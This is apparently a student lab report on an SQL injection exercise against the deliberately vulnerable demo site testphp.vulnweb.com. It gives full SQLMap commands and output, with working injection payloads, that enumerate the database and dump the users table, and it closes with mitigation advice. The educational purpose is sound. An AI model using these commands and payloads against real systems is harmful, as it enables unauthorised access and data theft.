SQL Injection Attack Report

Ilias Bezzaz, Rana Klai, Karl-Samuel Mounga and Vivien Nodier

March 20, 2025

1 Introduction

The purpose of this assignment is to perform an SQL injection attack on a demonstration website, `http://testphp.vulnweb.c` using automated penetration testing tools, particularly SQLMap. The website is intentionally vulnerable and is designed for cybersecurity educational purposes, allowing practical demonstrations of web vulnerabilities.

2 Environment Setup

For the execution of our penetration tests, we utilized a virtual machine running Kali Linux. We began by installing SQLMap, a powerful automated tool specifically designed for detecting and exploiting SQL injection vulnerabilities. The installation command used was:

```
sudo apt update && sudo apt install -y sqlmap
```


3 Reconnaissance and Initial Testing

Initially, we explored the target website manually by analyzing URL parameters. We browsed through the site's pages and identified URLs containing numerical parameters such as `cat=1` and `artist=2`. To test for SQL injection vulnerabilities, we inserted special characters, particularly single quotes (`'`), into these URL parameters.

When we tested the URL:

```
http://testphp.vulnweb.com/listproducts.php?cat=1'
```

the website returned an explicit SQL syntax error message. This error confirmed that the parameter `cat` was vulnerable to SQL injection, as shown clearly by the image below:



4 Detailed Exploitation Using SQLMap

In the first phase of the SQL injection exploitation, we enumerated available databases using SQLMap with the following command:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs --batch
```

This allowed us to identify two databases named `acuart` and `information_schema`, with `acuart` being particularly interesting due to the likelihood of containing user-related data.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.11#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey a
ll applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this progra
m

[*] starting @ 15:01:03 /2025-03-18/

[15:01:03] [INFO] resuming back-end DBMS 'mysql'
[15:01:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8493=8493

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71787a7a71,(SELECT (ELT(8179=8179,1))),0x71766b7871),8179)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 1080 FROM (SELECT(SLEEP(5)))kqxZ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71787a7a71,0x6b6143545a6658594656634247 4e74716261434773577655454e53665370776e5259727551636941,0x
71766b7871),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[15:01:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[15:01:04] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[15:01:04] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 15:01:04 /2025-03-18/
```

Next, we enumerated tables within the database `acuart`. We executed the following SQLMap command:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart --tables --batch
```

Several tables were discovered, including `users`, `products`, `artists`, and `guestbook`. Among these, the `users` table appeared most relevant, as it likely contained sensitive login credentials.

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey a
ll applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this progra
m

[*] starting @ 15:08:56 /2025-03-18/

[15:08:56] [INFO] resuming back-end DBMS 'mysql'
[15:08:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8493=8493

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71787a7a71,(SELECT (ELT(8179=8179,1))),0x71766b7871),8179)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 1080 FROM (SELECT(SLEEP(5)))kqxZ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71787a7a71,0x6b6143545a6658594656634247 4e74716261434773577655454e53665370776e5259727551636941,0x
71766b7871),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[15:08:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[15:08:58] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+----------+
| artists  |
| carts    |
| categ    |
| featured |
| guestbook |
| pictures |
| products |
| users    |
+----------+

[15:08:58] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 15:08:58 /2025-03-18/
```

Following this discovery, we enumerated the columns within the `users` table to identify specific data fields. The command executed was:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --columns
    --batch
```

This step revealed important columns such as `uname` (username) and `pass` (password), critical for authentication and further exploitation.

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey a
ll applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this progra
m

[*] starting @ 15:16:54 /2025-03-18/

[15:16:54] [INFO] resuming back-end DBMS 'mysql'
[15:16:54] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8493=8493

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71787a7a71,(SELECT (ELT(8179=8179,1))),0x71766b7871),8179)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 1080 FROM (SELECT(SLEEP(5)))kqxZ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71787a7a71,0x6b6143545a6658594656634247 4e74716261434773577655454e53665370776e5259727551636941,0x
71766b7871),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[15:16:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[15:16:56] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| name   | varchar(100) |
| address | mediumtext   |
| cart   | varchar(100) |
| cc     | varchar(100) |
| email  | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname  | varchar(100) |
+--------+--------------+

[15:16:56] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
```

To proceed further, we extracted actual user credentials from the `users` table by targeting these columns directly. We ran:


```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users -C uname,
    pass --dump
```

This resulted in obtaining a username and password combination, both being `test`.


```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey a
ll applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this progra
m

[*] starting @ 15:34:42 /2025-03-18/

[15:34:42] [INFO] resuming back-end DBMS 'mysql'
[15:34:42] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8493=8493

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71787a7a71,(SELECT (ELT(8179=8179,1))),0x71766b7871),8179)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 1080 FROM (SELECT(SLEEP(5)))kqxZ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71787a7a71,0x6b6143545a66585946566342474e74716261434773577655454e53665370776e5259727551636941,0x
71766b7871),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[15:34:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[15:34:43] [INFO] fetching entries of column(s) 'pass,uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------+-------+
| pass | uname |
+------+-------+
| test | test  |
+------+-------+

[15:34:45] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[15:34:45] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 15:34:45 /2025-03-18/
```

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8493=8493

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71787a7a71,(SELECT (ELT(8179=8179,1))),0x71766b7871),8179)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 1080 FROM (SELECT(SLEEP(5)))kqxZ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71787a7a71,0x6b6143545a66585946566342474e74716261434773577655454e53665370776e5259727551636941,0
x71766b7871),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[16:11:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[16:11:48] [INFO] fetching columns for table 'users' in database 'acuart'
[16:11:48] [INFO] fetching entries for table 'users' in database 'acuart'
[16:11:48] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[16:11:48] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[16:11:48] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[16:11:48] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[16:11:48] [INFO] starting 2 processes
[16:12:02] [WARNING] no clear password(s) found
Database: acuart
Table: users
[1 entry]
+---------------------+----------------------------------+------+-----------------+--------+-------+------------+------------+
| cc                  | cart                             | pass | email           | phone  | uname | name       | address    |
+---------------------+----------------------------------+------+-----------------+--------+-------+------------+------------+
| 1234-5678-2300-9000 | 5e51eaff7bb2f4694fe874f5113be84d | test | email@email.com | 2323345 | test  | John Smith | 21 street |
+---------------------+----------------------------------+------+-----------------+--------+-------+------------+------------+

[16:12:03] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[16:12:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 16:12:03 /2025-03-18/
```

With these extracted credentials, we successfully authenticated ourselves on the targeted vulnerable web application, conclusively proving the effectiveness of the SQL injection vulnerability.



Upon successful login, we accessed and modified sensitive user information, including credit card details, email addresses, and physical addresses, highlighting the severe consequences of an SQL injection attack.



5 Recommendations for Protection

To mitigate risks associated with SQL injection vulnerabilities, several protective measures should be implemented. Using prepared statements with parameterized queries ensures that user inputs are treated strictly as data, never executed directly as part of an SQL statement. Rigorous input validation and sanitization must also be enforced, rejecting malicious inputs at the earliest opportunity. Additionally, detailed error messages from the database must be suppressed to prevent attackers from gaining useful information. Deploying a Web Application Firewall (WAF) can significantly reduce the risk of injection attacks by monitoring and filtering traffic. Regular penetration tests and vulnerability assessments are also essential for maintaining robust security.

6 Conclusion

Through this practical exercise, we have illustrated the critical risks posed by SQL injection vulnerabilities. The scenario demonstrates clearly how attackers can leverage these weaknesses to gain unauthorized access and modify sensitive data. Implementing rigorous security practices, comprehensive testing, and continuous awareness is essential to protect web applications effectively against such vulnerabilities.